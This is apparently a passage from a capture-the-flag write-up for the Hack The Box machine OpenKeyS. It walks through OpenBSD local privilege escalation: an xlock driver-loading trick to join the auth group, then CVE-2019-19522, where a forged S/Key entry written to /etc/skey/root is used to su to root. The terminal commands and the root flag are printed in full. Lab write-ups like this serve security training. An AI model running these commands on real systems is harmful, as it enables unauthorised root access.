
compile it and follow the steps
//added myself to auth group



```
openkeys$ gcc -fpic -shared -s -o swrast_dri.so swrast.c
openkeys$ env -i /usr/X11R6/bin/Xvfb :66 -cc 0 &
[1] 45394
openkeys$ _XSERVTransmkdir: Owner of /tmp/.X11-unix should be set to root

openkeys$ env -i LIBGL_DRIVERS_PATH=. /usr/X11R6/bin/xlock -display :66
openkeys$ id
uid=1001(jennifer) gid=11(auth) groups=1001(jennifer), 0(wheel)
openkeys$
```


CVE-2019-19522: Local privilege escalation via SKey

check skey authentication is it available
//yes it's available




```
openkeys$ su -a skey
otp-md5 8 open28899
S/Key Password:
[htb] 0:ssh* 1:sudo-
```

follow the steps by adding skey for root and login with the skey
//gotten root



```
openkeys$ id
uid=1001(jennifer) gid=11(auth) groups=1001(jennifer), 0(wheel)
openkeys$ echo 'root md5 0100 obsd91335 8b6d96e0ef1b1c21' > /etc/skey/root
openkeys$ chmod 0600 /etc/skey/root
openkeys$ env -i TERM=vt220 su -l -a skey
otp-md5 99 obsd91335
S/Key Password:
openkeys# id
uid=0(root) gid=0(wheel) groups=0(wheel), 2(kmem), 3(sys), 4(tty), 5(operator), 20(staff), 31(guest)
openkeys#
```

grab root flag



```
openkeys# cd /root
openkeys# cat root.txt
f3a553b1697050ae885e7c02dbfc6efa
openkeys#
```

Creds

Flags

Write-up Images